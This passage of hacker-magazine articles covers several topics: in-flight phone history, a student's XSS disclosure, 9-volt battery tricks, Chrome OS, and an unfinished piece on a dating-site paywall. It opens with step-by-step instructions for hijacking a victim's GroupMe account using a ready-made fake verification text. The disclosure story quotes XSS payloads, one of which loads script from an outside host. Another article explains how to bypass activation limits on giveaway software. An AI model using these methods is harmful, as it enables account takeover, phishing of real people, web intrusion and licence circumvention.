4. Use Google Voice to send a text message to the victim asking for the verification code.

Step 4 is going to be the most difficult step in this process. Don't give up though. If a verification code has been sent to the victim by GroupMe as well as a follow up text stating that the victim should have received a GroupMe verification code, the outcome should be in your favor.

The following can be a sample text that you can send to the victim asking for the GroupMe Verification Code:

Automated Response: This is a courtesy text message from GroupMe. A verification code has been sent to you in a different text message to verify your current GroupMe membership. Please respond to this message with the verification code.

Once the victim has responded with the verification code, plug it into your GroupMe verification. Once it has successfully authenticated, make it look professional and respond to the victim with:

Thank you. Your GroupMe membership has been verified.

5. Delete the Google Voice account.

If you are successful, any messages that are sent to the victim's group will be received on the device you registered with.

You can then start gathering information that is being sent to and from the victim and begin the social engineering process.

Once you have access to someone else's GroupMe, you will then be able to view contact information for other people that are in the group.

You will then have opportunities to perform the same steps to other people within the group. From there, you can branch out and find out as much information about your victim to prepare yourself for future social engineering attacks.

I do not support illegal activities. I am just simply pointing out a potential social engineering opportunity/flaw that people need to be made aware of. This tutorial is for educational purposes only. I am not responsible for your actions.



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! Spring has sprung in Beijing, which means that it's still very cold, but with an added bonus: giant dust storms that blow in from the Gobi Desert. Sometimes there is so much dust that you can't even see across the street. Winds blowing through the concrete canyons of the Haidian district, funneled by endless skyscrapers, can be enough to knock you over if they don't sandblast you first. There can be some beautiful days, but spring is my least favorite time of year here; I typically schedule a long business trip back to the U.S. And so I write to you from my home Central Office, back in the Great Northwest. It's comfortably cold, beautifully dusty, and my desk is exactly the way I left it on my last visit.

I spend a lot of time on airplanes, and this time mostly ends up being unproductive. Since 2005, it's been possible to use WiFi onboard most domestic airlines in the U.S., and it's even possible to use GSM mobile phones on some European carriers. Meanwhile, in Asia, in-flight calling and WiFi are surprisingly absent. Singapore Airlines and Cathay Pacific have announced plans to offer inflight WiFi, but it hasn't happened yet. Chinese airlines don't offer it either. And even Korean Airlines, the flag carrier of the most wired country on the planet, doesn't have even so much as in-flight calling. It's baffling. I half expect Air Koryo (the flag carrier of North Korea) to make a "first in Asia" offering, simply out of spite.

There are few areas in telecommunications with such recent and rapid growth as in-flight communications. However, the deployment of such services is hardly new. In-flight calling began in 1983, with the first deployment of Airfone on American Airlines jets, and was officially launched in 1984. The handsets were large and clunky, and there was usually only one per aircraft. In 1987, Airfone launched seat-back telephones, which quickly became ubiquitous on U.S.-based airlines.

Airfone sprung from an experimental license granted in 1980 by the FCC to a

fledgling company led by legendary telecommunications magnate (and founder of MCI) John D. Goeken. Quickly, an analog service was brought online. It offered scratchy, poor quality calls for \$2 per minute, but became immensely popular with business travelers. The business grew quickly and was purchased in 1983 by GTE, which promptly violated most of the purchase terms, particularly concerning promised autonomy by Mr. Goeken to run the business. After a court agreed to void his non-compete agreement with GTE, "Jack" (as he was known) convinced the FCC in 1990 to grant him spectrum to launch a competitive service. The new company, In-Flight Phone Corporation, offered a higher-quality digital calling experience. In-Flight Phone handsets also offered games and value-added services such as news and stock quotes. They even supported dial-up Internet service (at a slow bit-rate) and faxing. USAir eagerly adopted the upgraded service, even though pricing was the same as Airfone, and numerous smaller airlines followed.

GTE didn't stand still; in 1993, they upgraded the Airfone service to digital. However, the price increased: \$2.49 per minute, plus a 29 cent per minute long distance charge, plus a \$2.50 connection charge. Airfone pricing was so confusing and expensive that the service saw ever-declining use. In 1994, Airfone offered free incoming calls, but these were only supported by a cumbersome prepaid calling card platform (and calling to an Airfone in-flight, of course, wasn't free). By 1996, in an effort to boost demand, GTE was offering flat rate unlimited duration outbound calling at \$15 per call. Predictably, phreak conferences were suddenly on fire with Airfone calls, and the promotion ended soon afterward. In 1998, dial-up data speeds were upgraded to 9600 bps. Unfortunately, this was right around the time people were switching from dial-up to ADSL and cable broadband service.

And then, for a long period, not much changed except the usual mergers and acquisi-

tions. In-Flight Phone Corporation was sold to MCI, which was in turn purchased by Verizon, which meanwhile had merged with GTE. Since Verizon already owned Airfone, the businesses were merged, again creating a monopoly in what had once been a competitive market. The FCC didn't seem to notice or care, but the previous duopoly hadn't resulted in much competitive pressure anyway. Rates stayed more or less the same. With the cost of jet fuel steadily increasing, corporate expense accounts constrained, and leisure travelers occupying more seats, airlines began to notice declining revenue (they received a share of Airfone billing). Weight contributes to fuel costs, and maintenance costs were high. The net result was fewer and fewer Airfone-equipped jets. By 2002, Airfone was back to offering flat-rate service, although data-only this time; \$15.98 covered a package of email, SMS instant messaging, and information services (such as stock quotes). By then, it was too late.

The way that people communicate has changed dramatically in the past decade. Voice calling is now much less popular, particularly on airplanes. We still do substantial volumes of voice calls here in the Central Office, but average call duration is actually up (after steadily declining for a number of years). When people want to communicate a short message, they use SMS; they call if they want to talk for a long time. Voicemail is also much less popular; I haven't needed to replace or upgrade our ancient Audix voicemail system (other than ever more intrusive CALEA software updates) in over a decade. SMS, instant messaging, Skype, and social media are the new ways to communicate - and usually some combination of these. Recognizing the trend, tech-savvy Boeing developed a service called Connexion. Unfortunately, it was a complicated, heavy, and over-engineered system costing \$500,000 per aircraft and was based on Ku band satellite technology. While the service could support speeds up to 20 Mbps, latency is relatively high using this band (making sites like Facebook crawl). Lufthansa was the only enthusiastic adopter, equipping most of its long-haul fleet, but the service never became very popular and Boeing shut it off in 2006. Oddly enough, television didn't launch with the service (even though in-flight entertainment is a fairly obvious use for such a high bandwidth system). Only four television channels, three of which were European, were finally made available in 2005.

Meanwhile, Aircell, a company that had spent nearly a decade trying (and failing) to

convince the FCC to allow in-flight picocell-based GSM voice calling, saw an opportunity. They rapidly constructed a network of over 100 leased and newly constructed towers, and obtained radio spectrum suitable for commercially available EV-DO Revision A broadband service (the same 3G broadband technology used by Verizon and Sprint). They then installed more or less ordinary cellular panels and pointed them skyward, creating the first airborne cellular network - albeit with much larger cells than usual. Rather than an expensive, heavy satellite system, in-flight WiFi could be delivered with a very simple system consisting of little more than an antenna on the bottom of the plane and a high-end wireless router inside the plane. The system was cheap and fast to install (it could be done in a few hours), and became an immediate hit with U.S. airlines, who were happy to have another revenue stream. The system is also popular with travelers, since it offers reasonably fast connections and low latency at a flat rate price. The biggest weaknesses are relatively low bandwidth, and coverage that is only available in the U.S., and can drop out over large bodies of water (such as the Gulf of Mexico). To address these limitations, Aircell is developing a Ka-based satellite system, using the same band as satellite Internet provider WildBlue. They also plan an upgrade to EV-DO Revision B this year for faster speeds.

There are other providers in the business as well. Row 44 provides a satellite-based service using HughesNet for backhaul. The equipment is lighter and takes less time to install than Connexion, and the service works well over water, providing nearly worldwide connectivity. The downside is latency, which is considerably higher than a ground-based system. Panasonic also competes with a similar system, and their network is compatible with old Boeing equipment (allowing airlines who have already installed it to retain the value of their investment). OnAir operates a satellite-based system utilizing Inmarsat's SwiftBroadband service. And Airfone? It's still around, but mostly for use in private aircraft. Verizon recently sold the service to LiveTV, a subsidiary of JetBlue. It's anyone's guess what they plan to do with it.

And with that, it's time for me to get back to annual maintenance here at the old Central Office. I'm only here for a few weeks, and then back to Beijing for more Asian adventures. Stay safe this spring, and if you see a dust storm heading toward you, get indoors!

Curiosity Killed the Cat

by Gregory Porter
greg.e.porter@gmail.com

There has been a lot of discussion about “responsible disclosure.” When one finds a vulnerability in a system, what is the most effective and safe way of fixing it? Based on my experience at school, it seems to depend on the nature of the system itself.

I am a student at an American university. I also work in their tech support service; it’s kinda like Geek Squad but for students living in the dorms. I’d imagine that the security of a big school like mine can be expected in any comparable academic institution (or corporation, more like it).

I heard from a friend that the school’s website was insecure, but he didn’t go into too much detail. Logging into the main student “portal” as it’s called, I tried to think of possible vulnerabilities. Search boxes are always nice, right?

I had heard about XSS (Cross Site Scripting) but knew very little about it. Now, I didn’t want to do any sort of skullduggery, but more of a proof of concept type of thing. So I had to make sure I knew exactly what I was doing. I didn’t want to think about what would happen if I ran a pseudo-random script and it crashed the university’s system. I Googled for tutorials and <http://h.ckers.org/xss.html> was the first hit. The first example script displays an alert box saying “XSS” and nothing more. One could put this into a text field or, in this case, a search box. If the alert box comes up, then the site must be processing the text without sanitizing it.

The first search box I tried - one on the housing site - was vulnerable! Excited as I was, this wasn’t much of a threat to a client. A villain must be logged into the site and manually enter the script. No matter.

I contacted my supervisor who forwarded the message to his supervisor who then forwarded it to the woman in charge of the housing site. About a month went by before I was contacted by the administrator.

In this time, I found another vulnerable box: the main search box in the student portal. This was a clear danger. The site encodes the query into Unicode, sends it as a GET request, and displays the query on the resultant page! This would mean a villain could write a script, encode it, hide it with TinyURL, and send out mass

emails. It gets better. I sent a link to a non-student friend a couple of states away and the script ran successfully! Even though the box was in the student site, the search box could still be accessed via a direct link.

So I spoke to the housing admin on the phone. The conversation was curious. The admin wasn’t really familiar with this type of vulnerability. As I explained how it worked and what I did, she followed me step by step all the way down to running the script from her machine! I had only included a portion of it in our emails, so I sent her the full version. What if I had made a new script which stole cookies in addition to the alert box? She would have been none the wiser. Well, fortunately for her anyway, it didn’t occur to me at the time (not that I would have really wanted to do that anyway). It turns out that she was the administrator only to that site. The computing department administers most other sites for the university. She said she would contact the appropriate people for me. A few months went by and I heard nothing. The portal was still vulnerable while the housing search box was taken down.

A friend of mine, with whom I shared this information, had to give a presentation to faculty and representatives of the university about his research project. He examined the significance of cyber attacks throughout the life of the Internet. He asked me if he could use my experience as an example of the prevalence of dangerous vulnerabilities. I didn’t think anything of it. It turns out that one man in attendance was from the computing department. When that tidbit of info was revealed, he pulled out a pad of paper, took notes, listened intently, and even asked my friend for further information afterwards. Weeks passed by and then I was contacted by the security team lead of the computing department. He informed me that I had been flagged for trying to “attack” the university network. They included a sample of the log file for extra proof:

```
2010-10-27 21:47:27.733 XXXX-Auth\  
➤USERNAME `;alert(String.fromCharCode  
➤Code(60,51,32,71))//\' ;alert(  
➤String.fromCharCode(60,51,32,71))  
➤//";alert(String.fromCharCode(60,  
➤51,32,71))//\" ;alert(String.from  
➤CharCode(60,51,32,71))//--></  
➤SCRIPT>\">'<SCRIPT>alert(  
➤String.from  
2010-10-27 18:15:26.607 XXXX-Auth\  
➤USERNAME
```

```
<SCRIPT SRC=http://ha.ckers.org/  
xss.js></SCRIPT>
```

“hackers” was in a log file, so clearly I must be a villain. That `String.fromCharCode(60,51,32,71)` didn’t minimize the likelihood of me as a threat.

I met with them. Quite a tense meeting. Instead of thanking me for reporting the issue, I was chastised for testing the site for such vulnerabilities. They said, “It’s like opening every door in a building to see which ones are locked.” I didn’t know that was bad, too. They never mentioned the presentation nor did I expect it. They also employed different sorts of scare tactics. When I mentioned the housing admin, they informed me that a “red light went off at the network operation center” flagging both myself and the admin. I didn’t want to open a can of worms by saying that I had been testing this for a month or two before that. They also told me that their system is connected to the FBI too, so I was on a fine line between a little trouble and a lot of trouble. Once again, I didn’t feel it right to openly question this scenario; the queries are probably logged, but these files are never read or checked. I left the meeting with a bad taste in my mouth but, I told myself, it was for the greater good (and perhaps my resume) and it will at least be fixed.

So another few months went by and I was contacted by my supervisor and his supervisor. They updated me on the situation (which wasn’t

over, apparently). Because I was a good, hard worker, they spoke on my behalf to the security team. The student computing policy was vague enough for me to be safe. I didn’t realize it, but I would have most certainly lost my job, potentially faced expulsion and, being a publicly funded university, “felony” was being thrown around! I had known both of them for a while, so I was more open in arguing my case. After all, I reported it as clearly and safely as I could. My error, according to them, was to try the vulnerability again after finding it in the first place. I should have made a “ticket” in the help desk system which, I might add, is only accessible to some of the employees of the computing department and the help desk. Once the ticket is submitted, my business is done. I cannot find out the status of it or try it again. What a number of hoops to jump through! To top it off, the vulnerability was not fixed. After months and months of trying, a little line or two of code to sanitize the input was not included in the site. A friend finally spoke to a computer science professor about this and had it fixed.

There are a number of things to take from my experience. Talk to the right people who have the loudest voices. Make sure you know exactly what you are doing. Document everything. Even though you might be trying to help, it won’t be acknowledged as such.

STUPID 9-VOLT TRICKS

by **XlogicX**
No.Axiom@gmail.com

If I was put in a situation where I could only use one kind of battery, it would be the 9-volt. Sure AAs and AAAs may be more common, but the 9-volt is so much more flexible, especially as a hobbyist. Most of these hacks are no secret, although one of them is a personal trick of mine (the clip). I will go into some detail on why some of these more known tricks actually do work.

The 9-Volt Clip

When building devices powered by a 9-volt, you want a 9-volt holder and a clip to attach the battery to. The typical clip that you can find just about anywhere, including Radio Shack and Fry’s Electronics is very flimsy in my opinion; the inside contacts seem to break with enough repetition of removing the battery from the clip. An even cheaper (almost free) and more reliable trick is to take apart a dead 9-volt battery and use the top cap of it as a connector. I just solder a

black wire to the male (small circle) part of the clip, and then solder a red wire to the female (larger hexagon) part of the clip. (Note that this is reverse of power and ground, due to the clip being connected in complement.) The color of wire doesn’t matter, however, red and black are a standard for positive and ground. I find the hard plastic generally used for 9-volt caps turns out to be much more durable.

Quadruple-A Batteries

As you may have discovered while disassembling your 9-volt, most common batteries such as Duracell and Energizer actually have six AAAA batteries inside the 9-volt shell. Not all 9-volts are designed this way, however. Some 9-volts have a stack of flat carbon-zinc cells. AA, AAA, and AAAA are all generally 1.5 volts. Batteries hooked up in series are additive with voltage. So being that a 9-volt is typically just six AAAA batteries hooked up in series, the math works out (6 multiplied by 1.5 equals 9). So if you’re ever in a bind and need those very common AAAA

batteries but only have a 9-volt, you have an option.

Triple-A Battery Replacement

OK, so AAAA batteries aren't really that common, but AAAs are. There are many videos out on the YouTubes saying that you can practically take apart any 9-volt battery and use the AAAAs inside instead of AAAs. Due to some complications (such as the flat cell 9-volts and obvious size difference), there is a lot of skepticism and question of whether this trick is a hoax. Let me explain why it is not. First, realize that not all batteries have six quad-As in them - if you find a flat cell, don't assume that all of them will be like this (as some have assumed). Also, keep in mind that AAAAs are smaller. The claim that they can be immediately be used in place of a AAA without modification is usually incorrect. However, modification is usually very simple; some 9-volts have small metal clips used to connect the AAAAs in series. You can bend one of these clips in half and use it as a conductive expander. The main rule of thumb is to find anything conductive that will extend the length of the battery. So, what about voltage, current output, and battery life (the main relevant points of a power source)? We already know that the voltages for the "A" batteries are generally 1.5 volts. But can a quad-A handle the current load? For perspective, a typical average/high load for a double-A is about 50mA (milliamps). A triple-A is typically around 10mA. Quadruple-A batteries typically handle a load at around 10mA-15mA. Therefore, load should not be a concern when using AAAA batteries in place of AAA. However, with the smaller size of the AAAA, there must be a catch: capacity. A typical AAA has a capacity of 1150mAh (milliamp hours). This means if you were to put a 1.15 amp load on a AAA battery, it would last for only one hour (in theory, not in practice; higher load drops capacity). Likewise, running half the load (575mAh) would last for two hours. A quadruple-A battery has a typical capacity of 595mAh, so AAAAs have about half of the lifetime of a AAA. So, when using a AAAA as a replacement for a AAA, know that it should work, but will only last about half as long.

More Current, More Voltage

A typical 9-volt is designed for 15mA at a 595mAh capacity. You sure could push one past 15mA, but the capacity starts to tank when the load gets higher than the optimal 15mA. In other words, running at 30mA will last much less than half as long as running at 15mA. But with one 9-volt battery, you could run at 90mA at the same capacity, but at 1.5 volts. To do this, find a way to

connect the internal AAAA batteries in parallel, instead of the default series. Or, for a quick and dirty high voltage hack, just daisy chain a bunch of 9-volt batteries in series. Their connectors are perfect for pulling this off with no extra hardware. Current and capacity will remain the same though.

USB Charger

This is a fairly popular trick. I'll describe the no frills version. You can build a 9-volt USB power charger with some wire, a soldering iron (and some solder), a battery clip (homemade even), female USB plug, and a 30 cent 5-volt regulator. For the 5-volt regulator, I recommend the 7805T. You can pick one of these up from jameco.com, digikey.com, or mouser.com (among many other vendors). This regulator in particular can take an input of up to 35 volts and output up to 1 Amp. If you're afraid of soldering, just tape it all together and it might still "work" (I'm sure a local hackerspace can get you up to speed on soldering though). For simplicity, I will say "positive" = red wire, 9-volts, and 5-volts. Then "ground" = negative, black wire, and 0-volts. The 5-volt regulator looks like a typical transistor. If you orient it to where you can read the label and the pins are pointing straight down, I will refer to left, center, and right pins. USB connections are simple; there are two data pins, one power pin, and one ground pin. Power is pin 1 and ground is pin 4. The pins should go from 4-1 left to right on the male plug.

Connect ground of battery to middle pin of regulator with solder/wire. Connect positive of battery to left pin of regulator. Connect positive pin of female USB plug to right pin of regulator. Finally, connect ground pin of female USB plug to either middle pin of regulator, or ground of battery plug (it is the same connection either way). All you have to do now is plug a battery into the clip, and plug your USB device into the female USB plug. For people who need visuals, I'm sure there are some good write-ups on instructables with some more frills (such as an on/off switch); I didn't invent this trick, I just understand it and am merely reporting it.

Resources

- en.wikipedia.org/wiki/Universal_Serial_Bus
- www.batteryholders.org/9v-alkaline.pdf
- www.batteryholders.org/aaaa.pdf
- www.batterysavers.com/Compare-Batteries.html
- www.Jameco.com
- www.Digikey.com
- www.Mouser.com



by MS3FGX
MS3FGX@gmail.com

When writing, at least about technology, I try to obey a few simple rules I've set up for myself. First, be as neutral as possible and keep opinions out of the piece, and second, never use absolutes when dealing with developing technology. So I should have known I was setting myself up for failure when in 28:3 I wrote:

"I cannot fathom an individual purchasing a Chrome OS computer for anything near the cost of a more traditional system."

Well, here I am just three months after my somewhat negative article "Introduction to Chrome OS" went to print, and I'm about to pull the trigger on purchasing a new Acer Chromebook. How did I get here? What changed my mind? Funny story....

A Holiday to Remember

On December 21st, 2011 my home was broken into and essentially everything electronic was stolen. Being the good little digital warrior that I am, I had backups of pretty much everything, though there were a few notable exceptions. Due to an oversight on my part, I lost an article I was writing for 2600 that was about 90 percent complete (sorry folks).

Once I verified I had more or less all of my data safely backed up and got one of my older machines ready to take on the role of my primary computer, it was time to consider what I should do about my stolen CR-48 Chromebook. Over the past year the CR-48 had become an increasingly useful item in our household, as my wife got very used to the ability to jump on the Chromebook while I was working on the primary computer (especially since "working" on the computer

often meant it would not, in fact, be working for some time afterwards).

My first thought was to simply get a cheap netbook and install Linux on it, but, as I looked online, I was surprised to see that the entry price of netbooks had somewhat inflated since the last time I looked, to the point that I wasn't going to get a machine worth owning for anything less than \$300. Then, of course, there was the anxiety about hardware support. Would I be able to use all of the device's hardware without relying on proprietary binary blob drivers which may decide to stop functioning with a new kernel release? Then I would have to do the maintenance on it, making sure I kept the machine updated and hoping none of the upgrades go wrong....

It was right around here that I realized what the value of the Chromebook actually was. It wasn't that it allowed tighter integration with Google's services, or allowed me to keep all of my information in the "cloud." Its real value was that it ran open source software, kept itself updated without asking, and it always worked.

Linux for Grandmothers

This realization about Chrome OS got a few other ideas going around in my head. For years, the Linux community has been waiting and hoping for the "Year of Desktop Linux," that magical day when the average consumer could walk into a Best Buy, purchase a Linux powered machine, then go home and actually know how to use it. Needless to say, we've never gotten there and, honestly, I didn't think the day was ever going to happen - until the Chromebook, that is.

I get the sneaking suspicion that Google managed to deliver on the promise of a desktop Linux for the masses without even realizing it, and, apparently, without anyone in the commu-

nity noticing either. While the argument could be made (perhaps by Google themselves) that Chrome OS is anything but a desktop OS, there is no debating that it puts GNU/Linux into a package that nearly anyone can use. With a Chromebook, you can now use an open source operating system without actually knowing what an open source operating system is.

Technically, it's not the first time this has happened, as you may recall that all the first generation netbooks shipped with various Linux distributions to help bring the end user cost as low as possible (though later Microsoft developed an aggressive pricing scheme for XP and managed to remove the price advantage of going with Linux). It's not the first big break for desktop Linux, but it's unquestionably the best supported, as the coffers and advertising might Google brings to the table can be used to great effect to push a new product or service.

While I can now appreciate the value a Chromebook offers, especially since the price for the entry level Acer model is down to \$300, I still don't necessarily agree that it's ready for prime time. It's admittedly an excellent device for rapidly accessing the Internet, as its boot time and low overhead can get you online in literally seconds. Beyond that, even my Android tablet (well, before it was stolen at least) is still infinitely more capable.

I'm Not a Grandmother

I would like to tell you that in the time since I wrote my last article to now, Chrome OS has made leaps and bounds in terms of functionality. But honestly, I can't think of a single major feature that has been added since then which impacts usability. Things haven't gotten worse, and there have been incremental touch ups and improvements throughout the OS, but nothing groundbreaking.

Accordingly, I still stand by more or less everything I said in 28:3; Chrome OS is at best a secondary operating system. There is still no way I could use a Chromebook as my primary machine, and if I didn't have a backup computer in place to take over for my stolen machine, I would have spent the \$300 on a cheap laptop and dealt with flaky hardware and questionable software support. I would much rather suffer through some aggravation and end up with a proper computer that I could actually use for development and content creation.

That said, I do have to give credit where it's due, and mention that Google has still not made any attempt to block the installation of alternate operating systems on Chromebook hardware or

impede the more technical user from installing native Linux programs and libraries. At this point, I suppose it's safe to assume that Google doesn't have a problem with the more advanced user modifying their Chromebook software a bit. Of course, as Google doesn't make any money on the hardware itself, I suppose they couldn't care less if you buy a Chromebook from Acer or Samsung and blow Chrome OS off of it, so long as you eventually use some of Google's services and let them make ad revenue off of you.

Motivation aside, the upshot of Google's indifference is that I'm still able to go into Developer Mode on a Chromebook and drop a few choice Linux programs into /home. This lets me have my few must-have tools while still keeping the machine usable to the rest of my household. While there are a few annoying hoops to jump through (like not being able to launch local software from the GUI itself), I find there's just enough capability there to keep me from formatting the thing and installing a different OS.


Conclusion (Second Attempt)

I ended "Introduction to Chrome OS" in 28:3 on a rather sour note, so I'm going to use this do-over conclusion as a chance to clarify my thoughts on Chrome OS a bit.

Some of the things I took issue with at the beginning of the year have started to waver a bit, such as the conceptual limitations on what you can do from within the web browser. That is still mostly true, though Google has started experimenting with "Native Client," a way for web applications to run native code on the local machine (rather than having to use some interpreted language from within the web page). Native Client, when it becomes more developed, should allow for considerably more advanced web applications than what we're used to. There have already been a few demonstrations, such as a port of MAME that runs in the browser, that show what's possible once developers get onboard with it.

On the other hand, some of my gripes look like they are here to stay. For example, while the aesthetics of the Chrome Web Store have changed quite a bit, it's still riddled with glorified bookmarks. Even after a year, I have yet to see an "app" in the Web Store which really takes advantage of Chrome OS and presents something you couldn't do just as easily on any other system capable of running the Chrome browser.

With all that being said, I have to concede that a Chromebook does have its place and, yes, you may even pay "near the cost of a more traditional system" for one.



by Lone.Geek

Hacking Giveaway of the Day (GOTD)

For those of you who don't know, there is a site that gives away software every day called giveawayoftheday.com. On weekends they give away a game, too. This info works on both.

The caveat is the software must be installed and activated that day. The software usually comes in one of two zip packages.

One - The zip will have an activate.exe and setup.exe to install the actual program.

The activate.exe is supposed to be run first, and then when you install the program, it will be activated or registered.

Two - The zip will have a readme and a setup.exe.

You run the setup and use the key provided in the readme to register the software. Sometimes the readme will tell you to go to a website and register your email to receive a key for the product.

Now the downside is if you reformat your PC, all is lost!! The activate.exe (Case 1) or the setup.exe (Case 2) are encrypted with a software wrapper developed by giveawayoftheday. So if you want to install or activate the program another day, it goes to the Net and tells you the offer has expired.

So I will explain how to keep these programs around and be able to reinstall the majority of them. I say majority because some of them have better protection schemes implemented by the software developers - like the company website refusing activation - but I'd say these are the minority.

Case 1 - activate.exe

In most cases, these are simple reg files that will put a serial key in the registry for you. Then when you install the program, it will come up registered. The more involved activate files I've seen go out to the web and verify themselves against the developer's server and only activate on that day. The serial number is not always in the About info in the program, so you could run through the registry, but some developers hide the info pretty well. What you need is a little program called Regfromapp from Nirsoft.net. Run Regfromapp, close the process screen that comes up, and select Start a new process. Browse to the activate.exe and select it. Now wait a few seconds while activate.exe is run. You'll get a

message that the activation is complete. Uncheck the Add boxes and close that. Now Regfromapp will stop recording since the process was stopped and you have a reg key for the software. Just save it in the folder with the setup.exe for future use. If Regfromapp didn't pull a key, then you're dealing with a more complex activation. You might try URLSnooper to see what is going on. I've seen at least one that went to the developer's site and downloaded its own activation program. Sneaky!

Case 2 - setup.exe

These come with the readme that will usually instruct you to go to a website and register for a key or it will provide a key you can type in. The fix here is sometimes as simple as going to the developer's website and downloading the setup from there and using your free key to register. But there are occasions where the developer doesn't offer downloads of the program, or it is a different version that makes your free key useless. Let's do it another way. We spent time downloading the setup, why not use it? When you run the setup.exe, it will hit the giveaway site and check the "key" and unwrap the program and you'll get the normal looking installer. When the app is unwrapped, the decrypted version is in your %temp% folder as a hidden file. Go to Start and Run, type in %temp%, make sure hidden files are visible, look for a file a few Kb smaller than the original setup named WD012.tmp or something like that. Copy and paste that file in the unzipped GOTD folder with the original for safe-keeping (next install). You may need to unlock the file with a tool like Unlocker before it can be moved. Now you have the unencrypted file. Right click and uncheck Hidden and rename with an .EXE extension. Exit the GOTD install, run the file you copied to make sure you have the right file, and install it. Exiting the GOTD installer will delete the temp file. The GOTD installer has to be running for the file to be in the temp. Sometimes after I install the program and run it for the first time, I'll run Regfromapp and select the running process, then go back to the program and enter the registration info. That way I have a registered key, just in case it has to verify itself against the developer's website and only works that day.

Another subset of the setup.exe is the website registration. Sometimes the URL will be in the readme, other times it will show up when you first execute the program. You'll have to enter your email address or click a "get a key" button. Since

I have multiple machines, I use my Yahoo junk mail and then use a site like 10minutemail to get the keys mailed to me. Surprise - sometimes they are the exact same key! It's good to have multiple keys in case the software counts activations - one key, one use. Also, I may run URLSnooper during this to see what website it goes to, so I can just launch the website and register as many as I like. There are some sites which, after you give your name and email address, go to another page and give you the key right there. No waiting for email. Easy.

Now you can install these as much as you like any day!

Tools

- Regfromapp* - http://www.nirsoft.net/utils/reg_file_from_application.html
- URLSnooper* - http://www.donationcoder.com/Software/Mouser/url_snooper/index.html
- Unlocker* - <http://www.emptyloop.com/unlocker/>

Thanks to Nir Sofer, Nitch, Mouser and GOTD for the great software. Shout out to OneTinSoldier, Dave B, CORE my heroes, and The Legends of ESI and RUSH.

How to Avoid the Online Dating Scam

by gosein

If you're like me, you probably don't like to pay for something you can get for nothing. You probably also have a healthy mistrust of governmental authority and a barely concealed contempt for corporate greed. Yet, outside of the virtual universe, you may not have the time to pursue the sort of emotional relationships that can make such deeply held convictions instantly forgettable. Corporations know this, even if you forbid your machine from eating cookies.

There are many options for those, like me, starved for real emotional contact: Doc Warren and the Stasi-like censorship over at eHamonme; the suppression of all things liberal over at the alleged leader of the pack, Match.com; or perhaps Match's brainier sister, chemistry.com. The sites have different approaches to the art of love, to be sure, but they all share one attribute above all else: separating you from your hard earned cash. Cleaning rancid cat vomit out of the keyboards of malfunctioning laptops day after day is a thankless task - you've earned every penny you have. I'm here to let you in on a not-so-closely guarded secret that might keep you from wasting those hard-earned ducats on the scam run by at least one of these major online dating sites (your hacker assignment is to figure out which one - and don't say your cat ate it).

Like any good drug dealer, these sites all suck you in by offering a tantalizing proposition: post an ad for free, get "matches" for free. Hell, you might even get some ego-reinforcing "personality test" results as an extra free bonus. Show me the person who ever took one of these tests and was told that they were a sociopath and should be out of the dating pool - and yet, there they are, on the site and eagerly awaiting your response with generalized titles like "builder" or "negotiator."

You can imagine what they're building (basement torture chambers) and negotiating ("if you make me wait until the second date, you unfortunately won't still be alive").

But, I digress. These sites will send you free matches - but you can get those anywhere. What really gets the hand reaching for the [wallet, card, keyboard] is when that email shows up that says: "You know what, [anonymous hot person] has read your profile and done an exhaustive search of your background and, despite that now dismissed felony charge in Tampa back in '05, she/he digs you. Log in and see what he/she has to offer and to tell her/him you're interested too!" Oh, you can barely contain your excitement. You almost knock over your glass of wheat grass. Steady now. You log into your "free" account to see who this person is that was able to get past all the emotional firewalls you built into your profile. And then, the heartache sets in. Yes, you can view for free, the profile of the random dudes and dudesses that these dating site algorithms "match" you with (they surely all start with the equation: "subscriber's face = rat's ass"). But, to see the profile, neigh the photograph, of that diamond-in-the-rough that has found their way to you despite the walls and barbed wire you have erected around you heart, there is a price: you must become a "disciple" - you must, gasp, subscribe. And the cost of discipleship, my friends, is not cheap: \$50 a month; perhaps a discount if you agree to extend your weekend chipping into a full blown addiction. You're like: "I already know I want to marry this person that likes me and I want to get started down that yellow brick road now; but, \$50, WTF? That's ten, no more like eight, Starbucks grand Vente whatever!" And you're still just beginning to master the Zen skills needed to brew your own proper cup of coffee. Talk about your approach-avoidance conflicts!

Cognitive dissonance, get thee behind me!

But, what if there was a way that you could view the profile of your secret admirer and see his or her photograph before you part with your cat-vomit cash? I say, *would that be a thing of value to you, something you might pay even a dollar or two to have?* Yes, it would be. But I am not asking you for a thing. And I am not filling this article with the usual “educational purposes only” qualifiers, because, as far as I am concerned, any corporate pimp willing to try and rip you off by preying on your vulnerabilities (admit it, you still have some) is someone that is going to spend their afterlife standing on their head in a pool of shit (can’t remember what Dante level that is - it’s a book, not a videogame). And besides, what I am about to tell you is totally legal. Fuck ’em.

So what do you need to do? Well, there are some things - and they’re not necessarily easy, but I think they’re within your grasp. First of all, if you’ve already parted with your cat-vomit cash and been suckered in by the edating scam(s), you need to think about the void in your life that caused you to drop your normally impenetrable deflector shields and leap into the arms of [insert comic villain of choice], begging him/her to drain you... er, your bank account, of all its contents. You should get out more - go to a 2600 meeting, or volunteer somewhere and meet some real people. Okay, that ain’t happening. But I understand: it’s Stockholm Syndrome.

Second, you have to take down your Kevin Mitnick posters and, yes, give away or eBay your limited-edition copy of *Freedom Downtime* - I know, it will be hard, but so is this life, pardner. And don’t you fucking dare put up a Steve Jobs poster instead (he was dead before I wrote this), comprene? Or buy that distasteful “biography” that is hitting the bookstores before poor Steve is either cold in the grave or scattered to the ends of the earth or has had his consciousness fully loaded onto the optional tape-drive of one of those old Radio Shack TRS-80s (he was a big nostalgia fan). That’s an order, Private!! You

gotta get outta your head.

Third, log into your [target dating gigolo/whore] account. Attempt to access the profile of the tempter/temptress that has nearly made you part with a week’s wages. Up pops the screen offering you various ways to part with your indentured servitude payments. It is so very frustrating, because for a millisecond you can see the prince or princess that has waded into this virtual quicksand to rescue you - and yet, yes, you need an e-ticket for this ride, else no picture or profile visible. You stare at the precipice of one of life’s core existential dilemmas: date or loss of cash? But not so fast, superhero - move your little mouse cursor over into the corner, where a part of the blurred-out profile can be seen. Then, though I’m sure you’re ambidextrous, pull your right iron, son. At least in Windoz7, click on the “view encoding” option on the drop-down menu. What’s this?

